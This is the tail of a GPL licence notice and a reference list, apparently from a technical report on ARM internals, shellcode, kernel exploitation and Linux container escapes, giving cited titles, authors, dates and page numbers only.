but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program.  If not, see <http://www.gnu.org/licenses/>.
```

References

[1] Mark Onions. **Introduction to ARM**. 3

[2] ARM. **Cortex-A9 Technical Reference and Manual**, 2008. 4

[3] ARM. **ARM Compiler toolchain Using the Assembler**, 2010. 5

[4] ARM. *ARM Architecture Reference Manual*, 1996. 5, 6, 13

[5] **How do I set a software breakpoint on an ARM processor?** 7

[6] **ARM. Access user R13 and R14 from Supervisor mode**. 7

[7] ARM. **ARM Compiler toolchain Developing Software for ARM and Processors**. 2010. 8

[8] Emanuele Acri. **EXPLOITING ARM LINUX**. 2011. 16

[9] Gaurav Kumar and Aditya Gupta. **A Short Guide on ARM Exploitation**. 16

[10] Marco d'Itri. **Evading from linux containers**, July 2011. 18, 47

[11] **Memoryview object python api documentation**. 24

[12] **GDB Python documentation, GDB Inferiors**. 24, 31

[13] Kacper Szczesniak. **Ubuntu 12.10 64-Bit sock_diag_handlers Local Root Exploit**. 25

[14] **Python GDB Tutorial - GDB Wiki**. 31

[15] **Scripting gdb**, December 2008. 31

[16] 0vercl0k aka Souchet, Axel., and Email: 0vercl0k@tuxfamily.org. **Hi GDB, this is Python**. 31

[17] **NOP slide**. 34

[18] Jonathan Salwan. **Shellcode on ARM architecture**, 11 2010. 35, 36

[19] Joo Ubaldo. **objdump-to-shellcode**, 11 2010. 37

[20] **ARM Cache Flush on mmapd Buffers with __clear_cache()**, 3 2013. 40

[21] Jacob Bramley. **Caches and Self-Modifying Code**. 40

[22] Rob van der Hoeven. **Re: Horrors using Debian Wheezy**. 44

[23] Matt Hicks. **Are LXC containers enough?**, July 2012. 48

[24] **The end of /proc/kcore?**, August 2003. 56